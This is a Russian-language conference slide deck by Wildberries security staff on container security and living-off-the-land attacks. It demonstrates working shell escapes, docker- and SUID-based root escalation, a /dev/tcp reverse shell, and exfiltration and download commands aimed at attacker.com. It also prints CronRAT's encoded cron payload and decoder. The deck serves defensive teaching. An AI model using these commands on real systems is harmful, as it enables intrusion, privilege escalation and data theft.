

Как собрать контейнер и не вооружить хакера

Алексей Федулаев
DevSecOps Team Lead

Антон Жаболенко
CSO



HighLoad++



WILDBERRIES



Антон Жаболенко

- Десять лет занимаюсь информационной безопасностью
- CSO в Wildberries
- Прошел путь от инженера до руководителя департамента, занимался всем: от вирусной аналитики до проведения имитаций хакерских атак
- Дважды строил подразделения информационной безопасности с нуля
- Преподаю в МГУ им. Ломоносова, читал лекции в университете Иннополис и МФТИ

\$whoare

3



Алексей Федулаев

- 12+ лет в ИБ
- DevSecOps Team Lead в Wildberries
- Специалист по безопасности контейнерных перевозок
- Спикер крупнейших российских конференций, ведущий подкастов SafeCode Live, автор канала @ever_secure
- Преподаю в OTUS, читал лекции в МГУ им. Ломоносова
- Делаю мир безопаснее =)

Проблемы контейнеров

- Уязвимые компоненты
- Ошибки конфигурации
- Наличие root-пользователя в контейнере

Есть вопросыки



Проблемы контейнеров

- Уязвимые компоненты
- Ошибки конфигурации
- Наличие root пользователя в контейнере

и есть решение!

Линтеры докерфайлов



Поиск CVE в образах

8



aqua
trivy



snyk



clair



anchore



grype

Поиск мисконфигов

9

aquasecurity/ docker-bench

Checks whether Docker is deployed according to security best practices as defined in the CIS Docker Benchmark

👤 17

Contributors

🔍 8

Issues

★ 187

Stars

🔗 66

Forks





kics.
by Checkmarx



НО ЕСТЬ

ОДИН

НЮАНС



Qlocker –

шифровальщик,
атакующий сетевые
хранилища данных Qnap
и использующий 7z



Qlocker –

шифровальщик,
атакующий сетевые
хранилища данных Qnap
и использующий 7z

<https://www.bleepingcomputer.com/news/security/qlocker-ransomware-shuts-down-after-extorting-hundreds-of-qnap-users/>



Получается:

Получается:



ПОЧЕМУ ПРИНТЕР НЕ СКАНИРУЕТ?

Living off the Land (LotL) —

19

это атака, при которой
злоумышленник
использует легитимные
программы и функции
для выполнения
вредоносных действий
в целевой системе



- Living off the Land в переводе с английского означает **«питаться подножным кормом»**
- То есть тем, что можно **добыть на местности!**
- По аналогии операторы LotL-атак **«добывают на местности»** инструменты для достижения своей цели

Использование LotL в атаках

- Вымогатель BianLian
- Группировка Bitter APT, нацеленная на энергетический сектор в Азии

Использование LotL в атаках

- Вымогатель BianLian, отчет от redacted:

<https://redacted.com/blog/bianlian-ransomware-gang-gives-it-a-go/>

- Группировка Bitter APT, нацеленная на энергетический сектор в Азии:

<https://intezer.com/blog/research/phishing-campaign-targets-nuclear-energy-industry/>

Даже мухи освоили LotL-атаки

23



Даже мухи освоили LotL-атаки

24

Статья

Обсуждение

Hydrochasma

Материал из Википедии — свободной энциклопедии

Hydrochasma (лат.) — род мух-береговушек из подсемейства *Gymnomyzinae* (*Ephydridae*).



**Hydrochasma использует в своих
компаниях исключительно LotL-атаки**

Группировка Hydrochasma

Shipping companies and medical laboratories in Asia are being targeted in a likely intelligence-gathering campaign that relies exclusively on publicly available and living-off-the-land tools.

- Отчет Symantec:

<https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/hydrochasma-asia-medical-shipping-intelligence-gathering>

LotL используют:

- АРТ-группировка Vanguard Panda
- Вымогатели BlackByte
- Вымогатели Evil Corp
- Группировка OPERA1ER
- Группировка drIBAN



Самые популярные утилиты

- Powershell
- WMI
- А также уязвимые легитимные компоненты
- Атаки через взлом Windows Defender

Стоп-стоп-стоп





**Но какой powershell
в контейнерах?**

Linux в опасности

Множество решений виртуализации и облачных технологий базируются на системах под управлением Linux. Ландшафт атак на подобные решения расширяется с каждым днем, а последствия становятся только серьезнее из-за повсеместного внедрения виртуализации и облачных технологий в бизнес-процессы. В III квартале произошел заметный рост доли атак с использованием ВПО, которые затрагивали Linux, с 12% до 30 по сравнению с прошлым кварталом.

Linux в опасности

Множество решений виртуализации и облачных технологий базируются на системах под управлением Linux. Ландшафт атак на подобные решения расширяется с каждым днем, а последствия становятся только серьезнее из-за повсеместного внедрения виртуализации и облачных технологий в бизнес-процессы. В III квартале произошел заметный рост доли атак с использованием ВПО, которые затрагивали Linux, с 12% до 30 по сравнению с прошлым кварталом.

Trend Micro предупреждает: количество атак программ-вымогателей на Linux выросло на 75%

Хакеры переключились на Linux. Зафиксирован взрывной рост атак на ОС этого семейства

**Trend Micro предупреждает: количество
атак программ-вымогателей на Linux
выросло на 75%**

Хакеры переключились на Linux. Зафиксирован взрывной рост атак на ОС этого семейства

Переход с проприетарного софта глобальных вендоров, более недоступного на территории РФ, на open source-решения обостряет проблемы информационной безопасности. Открытое ПО на Linux в последнее время стало пользоваться популярностью у хакеров в качестве мишени для атак.

**Trend Micro предупреждает: количество
атак программ-вымогателей на Linux
выросло на 75%**

Хакеры переключились на Linux. Зафиксирован взрывной рост атак на ОС этого семейства


Переход с проприетарного софта глобальных вендоров, более недоступного на территории РФ, на open source-решения обостряет проблемы информационной безопасности. Открытое ПО на Linux в последнее время стало пользоваться популярностью у хакеров в качестве мишени для атак.

Trend Micro проанализировала количество атак программ-вымогателей, выросло на 75%

Linux в опасности: растет количество атак программ-вымогателей

Увеличение атак на Linux с 12%

36



<https://www.ptsecurity.com/ru-ru/research/analytics/cybersecurity-threatscape-2022-q3/>

Растет и число LotL-атак

Растет и число LotL-атак

- vim
- curl
- netcat
- 7z
- docker
- и другие

Растет и число LotL-атак


- vim
- 7z
- curl
- docker
- netcat
- и другие

Все эти популярные инструменты позволяют проводить атаки на целевую систему!

GTFOBins

- GTFOBins – легитимные программы, которые могут быть использованы для обхода настроек безопасности на некорректно сконфигурированных *nix-системах

<https://gtfobins.github.io/>




LOLBAS

41

Living Off The Land Binaries and Scripts + lolDrivers



<https://lolbas-project.github.io/>



<https://www.loldrivers.io/>

Таксономия LotL-атак

- Побег из ограниченного shell
- Повышение привилегий
- Сохранение повышенных привилегий
- Передача файлов
- Поднятие reverse-shell
- Сетевая разведка

Злодей в ограниченном shell



```
$ whoami
```

```
sh: 8: whoami: Permission denied
```

```
$ hostname
```

```
sh: 13: hostname: Permission denied
```

```
$
```

Побег из ограниченного shell

- Техника позволяет запустить полноценный интерактивный shell из ограниченного окружения

Получаем shell через git



```
→ ~ PAGER='sh -c "exec sh 0<&1"' git -p help
sh-3.2$ hostname
ALEKSEYS-MacBook-Pro.local
sh-3.2$ whoami
meltdown
sh-3.2$
```

Получаем shell через npm



```
→ ~ npm exec /bin/sh  
sh-3.2$ whoami  
meltdown  
sh-3.2$
```

Повышаем привилегии через docker

47



```
→ ~ whoami
```

```
meltdown
```

```
→ ~ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
sh-5.1# whoami
```

```
root
```

Повышаем привилегии через docker

48



```
→ ~ whoami  
meltdown  
→ ~ docker run -v /:/mnt --rm -it alpine chroot /mnt sh  
sh-5.1# whoami  
root
```



root на хостовой ОС

Reverse shell —

техника, которая позволяет инициировать удаленное сетевое подключение на хост злоумышленника

Начинаем слушать порт



```
→ ~ nc -nlvp 12345
```

Reverse shell через bash



Last login: Fri Nov 24 00:01:11 on ttys000

→ ~ export RHOST=127.0.0.1

→ ~ export RPORT=12345

→ ~ bash -c 'exec bash -i &>/dev/tcp/\$RHOST/\$RPORT <&1'

Начинаем атаку! 🍌🍌🍌



→ Connection from 127.0.0.1:63655

The default interactive shell is now **zsh**.

To update your account to use **zsh**, please run ``chsh -s /bin/zsh``.

For more details, please visit <https://support.apple.com/kb/HT208050>.

→ bash-3.2\$ **whoami**

meltdown

bash-3.2\$

Неинтерактивное выполнение команд в целевой системе

53



```
meltdown@meltdownx ~ ▶ COMMAND=whoami
meltdown@meltdownx ~ ▶ pidstat -e $COMMAND
Linux 6.2.0-37-generic (meltdownx) 26.11.2023 _x86_64_ (32 CPU)

14:03:51      UID      PID    %usr  %system  %guest   %wait   %CPU   CPU  Command
14:03:51    1000    32377    0,00    0,00    0,00    0,00    0,00    4  pidstat
meltdown
meltdown@meltdownx ~ ▶
```



Неинтерактивное выполнение команд в целевой системе



```
meltdown@meltdownx ▶ ~ ▶ crontab -e
```



```
@reboot /home/meltdown/projects/auto-start/.as.sh
```

CronRAT (31th february attack)

57

1 */30 * * * * (/bin/bash -c "printf \"%s \\\"\\\$(printf 'H4sIAIeNpWAC/42SXW+CMBSG7/7eigpkTUTrWyiMm+2X7BLZ5YKI
fS10JbvZEi4I9Dzv07ctsQIP32pS2hcNW7nFTMicZLVKKqkV6JHjkiPJdSJy0H5MKdmvZY5QoEhBB1P7EgPZ2Gw14hno?
tgF10MklSrRBms5nh0EmhVSVW40XAXoYp7oaqzn0XEkwGs7DlJw6mmFHU+H+0xKs7I84iz0Rl/iHu+MF3DXyd0b+vmvfkb/AH9s9BKcl
BTTfTxY4eXXPuWdtcioN+H3r0maquHxvYp6GFZbyy1NrchCTz03PYgUWQJFxEtGrMoSlZ+lvrjiEciFM9sjH73bHls0DvT0d0WULUZDFr-
+2g0NbU3t8w3iGyJV0gIAAA==\"|base64 -d|gunzip -c)\\\"|\\\${!#}\")#53 23 31 2 3

2 53 23 31 2 3 H4sIAIaNPWAC/80Za2/bRvK7fsWwoU0xjiwu34zM0GkeRQvHSpNDcTjb8VF8xGwkUhwPkiNn/vab2eVbjF0guMMB9or
PX57PhRmZW8qMhJ9jQKYsefn27Whu6K4+iraJn8dpqghjeXQ7iiNycUF+IJ0vRBBv54Z19LkQyNXVj0Q3YVKCJ1EJbIM2q/b8KIrXR2h:
+yDhkWOXxCpkH4aZpsl0sQCsmJt6eFLBDXJUqzIQaho3CZhfxZ6e/I5DzmquWKYz9drbwkIJNPKARsTq6k3TKpVJT27o5MPjSv3+XFKYl
2J8MBhc93cfBrZt7W/I3aZJ7i0FsB7Hn1HApjLarwqi6Gow020Gcmq4Bo+aaYB0uBY8uiDynCpwMF5RIzsGxkknAC3Y0+oFDoIUsj+Y0l
+ubdfkoEWG62SbTLSyZiuMYbGERz7IvWR6uggn0Hi9T/y0uqB8m0XrFXxhLxou9C0AsX61ngH0dhVl2Lb59dv5i/rr7c/c1TIJR3/Nvw
+Pay0NyJB2cS/Lx0vLwh6IMQ39f3wf1s+z032Z5uvomHLxmrhouHp2FJ23AQbecWmU0B/
rxliQJQYwGfCQypm5brqRhZ60u4mXIIdmEXkDmmjMjQVpHgLuYeKw8phr43w8uEQyNqBrRKFEJWGBjcxX5I5evKS4TgTsossk32xANMk:
p0EmaRVjDZhvt0kSJ4DQlxb7e

3 53 23 31 2 3 fg9BQDCam5QUCrmVXudIqiKYMMjH36bF41egGUNuFWHI/hH/yYSLeINwkHynEkPCiILSRyQqbrTepPt+s8XoUy0QL3A:
+S50oQk3TnNoBMksv5VRwk8YebvAJ0AtQKo1Q0RSBHB5lcJgfyLugr3RWgHPG2Wgi+LsCW5qrmcnLARJlMyVhTyENikjJuec6BY4ylBk.
oBQVUFoqV1Qlga04eRpP7WhqXBQL3wpZUZr5b0WguEIMGk8nojJEx6E8iB0ZHbQKcSRZwnklfwzhdd8g6JL5DKRuudl/jVyZ8+vn52du
+0j8ccF112tt7Kr2X4ni7iZLRm0jqpHB7Wo0weGIIiDBvfwTcB9oyaolYr/6cuvN+3p3ZaBGxxXMPJJC8Td8d763M97R8rKfnPCDrSss:
9neqsgncBShxJm8ksCxyhBHxPNXPZu3eAwTxKcCUZ4cTgjFQcVBw0HHwcDBxMHCwcbBgaFLiXsPVt9H4cuu+aJHzk1K4oTc0uNjqqh6w
zhCVQKvQ0jK0dLSDJfqwyIW8nQKCW/rtZw07IzQ/rwyZck8nLP4jw/uI9uTriZTp/HOPPw0fyaZKGn0P/4hG5Espks0q3SZ41m/8+c2e
+PC7dCDAZ2iHm0S3IFKaz5PiLKvyY2hVG5NyC6+QWYT8rnL0Vn7++dU7V
+06GhEiag178ei327613a0KkGclMH3x0K0uYtlu0V0uMwK071miV0KnlT0huKw1MuW64u3kpaA7xk0q1CA0TadLddoFlMiv12GrKmaM

CronRAT (31th february attack)

58

```
1  */30 * * * * (/bin/bash -c "printf \"%s \\\"\\$(printf 'H4sIAIeNpWAC/42SXW+CMBSG7/7jgnkTlTrWyiMm+2X7BLZ5YKI  
fS10JbvZEi4I9Dzv07ctsQIP32pS2hcNW7nFTMicZLVKKqkV6JHjkiPJdSJy0H5MKdmvZY5QoEhBB1P7GwZjGw14hno?  
tgF10MklSrRBms5nh0EmhVSVW40XAXoYp7oaqzn0XEkwGs7DlJw6mmFHU+H+0xKs7I84iz0Rl/iHu+MF3DXyd0b+vmvfkb/AH9s9BKcl  
BTTftxY4eXXPuWdtcioN+H3r0maquHxvYp6GFZbyy1NrchCTz03PYgUWQJfXETgrMoSlZ+lvrjiEciFM9sjH73bHls0DvT0d0WULUZDFr-  
+2g0NbU3t8w3iGyJV0gIAAA==\"|base64 -d|gunzip -c)\\\"|\\${!#}\" )#53 23 31 2 3  
2  53 23 31 2 3 H4sIAIaNPWAC/80Za2/bRvK7fsWwoU0xjiwu34zM0GkeRQvHSpNDcTjb8VF8xGwkUhwPkiNn/vab2eVbjF0guMMB9or  
PX57MmRmZW8qMhJ9jQKYsefn27Whu6K4+iraJn8dpqghjeXQ7iiNycUF+IJ0vRBBv54Z19LkQyNXVj0Q3YVKCJ1EJbIM2q/b8KIrXR2h:  
+yDhkWOXxCpkH4aZpsl0sQCsmJt6eFLBDXJUqzIQaho3CZhfxZ6e/I5DzmquWKYz9drbwkIJNPKARsTq6k3TKpVJT27o5MPjSv3+XFKYl  
2J8MBhC93cfBrZt7W/I3aZJ7i0FsB7Hn1HApjLarwqi6Gow020Gcmq4Bo+aaYB0uBY8uiDynCpwMF5RIzsGxkknAC3Y0+oFDoIUsj+Y0l  
+ubdfkoEWG62SbTLSyZiuMYbGERz7IvWR6uggn0Hi9T/y0uqB8m0XrFXxhLxou9C0AsX61ngH0dhVl2Lb59dv5i/rr7c/c1TIJR3/Nvw  
+Pay0NyJB2cS/Lx0vLwh6IMQ39f3wfls+z032Z5uvomHLxmrhouHp2FJ23AQbecWmU0B/  
rxliQJQQYwGfCQypm5brqRhZ60u4mXIIdmEXkDmmjMjQVpHgLuYeKw8phr43w8uEQyNqBrRKFJWGBjcxX5I5evKS4TgTsossk32xANMk:  
p0EmaRVjDZhvt0kSJ4DQlxb7e  
3  53 23 31 2 3 fg9BQDCam5QUcrmvXudIqiKYYMjH36bF41egGUNuFWHI/hH/yYSLeINwkHynEkPCiILSRyQqbrTepPt+s8XoUy0QL3A:  
+S5Cqk3TnNoBMksv5VRwk8YebvAJ0AtQKo1Q0RSBHB5lcJgfYLugr3RWgHPG2Wgi+LsCW5qrmcnLARJlMyVhTyENikjJuec6BY4ylBk.  
obQVUFoqV1Qlga04eRpP7WhqXBQL3wpZUZr5b0WguEIMGk8nojJEx6E8iB0ZHbQKcSRZwnklfwzhdd8g6JL5DKRuudl/jVyZ8+vn52du  
+0j8ccF112tt7Kr2X4ni7iZLrM0jqpHB7Wo0weGIIiDBvfwTcB9oyaolYr/6cuvN+3p3ZaBGxxXMPJJc8Td8d763M97R8rKfnPCDrSss:  
9neqsgncBShxJm8ksCxyhBHxPNXPZu3eAwTxKcCUZ4cTgjFQcVBw0HHwcDBxMHCwcbBgaFLiXsPVt9H4cuu+aJHzk1K4oTc0uNjqqh6w  
zhCVQKvQ0jK0dLSDJfqwyIW8nQKCW/rtZw07IzQ/rwyZck8nLP4jw/uI9uTriZTp/HOPPw0fyaZKGn0P/4hG5Espks0q3SZ41m/8+c2e  
+PC7dCDAZ2iHm0S3IFKaz5PiLkvyY2hVG5NyC6+QWYT8rnL0Vn7++dU7V  
+06GhEiag178ei327613a0KkGclMH3x0K0uYtLh0V0VwMKDZ1miV0KnlT0huKw1MwW64u3kpaA7xk0q1CA0TadLddoFlMiv12GrKmaM
```

CronRAT (31th february attack)

59

Технический разбор: <https://sansec.io/research/cronrat>

\$ decoder.sh

```
1 function extract_payload_from_crontab() {
2     local temp=""
3     while read input; do
4         if [[ "${input:0:13}" == "53 23 31 2 3 " ]]; then
5             temp="${temp}${input:13}"
6         fi
7     done <<<"$(crontab -l 2>/dev/null)"
8     echo "${temp}"
9 }
10 temp="$(extract_payload_from_crontab)"
11 if [[ ! -z "${temp}" && $(echo -n "${temp}" | md5sum | cut -c1-32) == "eafc3a92aa3299cb0fd08939a5a728e0" ]]; then
12     res=$(eval "printf '${temp}'|base64 -d|gunzip -c|/bin/bash")
13     if [[ ! -z "${res}" ]]; then
14         if [[ "${res}" == "SD" ]]; then
15             remove_decoder_from_crontab
16         fi
17     fi
18 fi
```

Sansec 

Выкачивание данных



```
HOST=user@attacker.com  
RPATH=file_to_save  
LPATH=file_to_send  
ssh $HOST "cat > $RPATH" < $LPATH
```

Чтение данных



```
→ ~ cat 123.md  
You can read this
```



```
→ ~ export LFILE=123.md  
→ ~ bash -c 'echo "$(<$LFILE)'"'  
You can read this  
→ ~
```

Запись в файлы



```
LFILe=file_to_write  
TF=$(mktemp)  
echo DATA > $TF  
wget -i $TF -o $LFILe
```


Загрузка файлов



```
URL=http://attacker.com/file_to_get  
LFILE=file_to_save  
wget $URL -O $LFILE
```

Выполнение через библиотеку



```
TF=$(mktemp -d)
echo 'from ctypes import cdll; cdll.LoadLibrary("lib.so")' > $TF/setup.py
pip install $TF
```

Эксплуатация SUID-бита



```
meltdown@meltdownx ~ ▶ ll | grep python
-r-sr-sr-x 1 root      root      5.7M Nov 26 13:27 python3
meltdown@meltdownx ~ ▶ whoami
meltdown
meltdown@meltdownx ~ ▶ ./python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
#
```

Эксплуатация SUID-бита



```
meltdown@meltdownx ▶ ~ ▶ ll | grep docker
-r-sr-sr-x 1 root      root      35M Nov 26 14:19 docker
meltdown@meltdownx ▶ ~ ▶ whoami
meltdown
meltdown@meltdownx ▶ ~ ▶ ./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
#
```

Эксплуатация sudo



```
→ ~ whoami
```

```
meltdown
```

```
→ ~ sudo vim -c '!/bin/sh'
```

```
sh-3.2# whoami
```

```
root
```

Эксплуатация capabilities



```
meltdown@meltdownx ▶ ~ ▶ sudo getcap python3
python3 cap_setuid=ep
meltdown@meltdownx ▶ ~ ▶ whoami
meltdown
meltdown@meltdownx ▶ ~ ▶ ./python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
#
```

Основные особенности

- Легитимные утилиты двойного назначения
- Усложнённое обнаружение атаки
- Усложнённая атрибуция атаки
- Fileless-атаки



Fileless


- Нет файла – нет сигнатур
- Зачастую есть только индикаторы атаки (IOA)
- Индикаторы компрометации (IOC) появляются, когда началось взаимодействие с вредоносными серверами

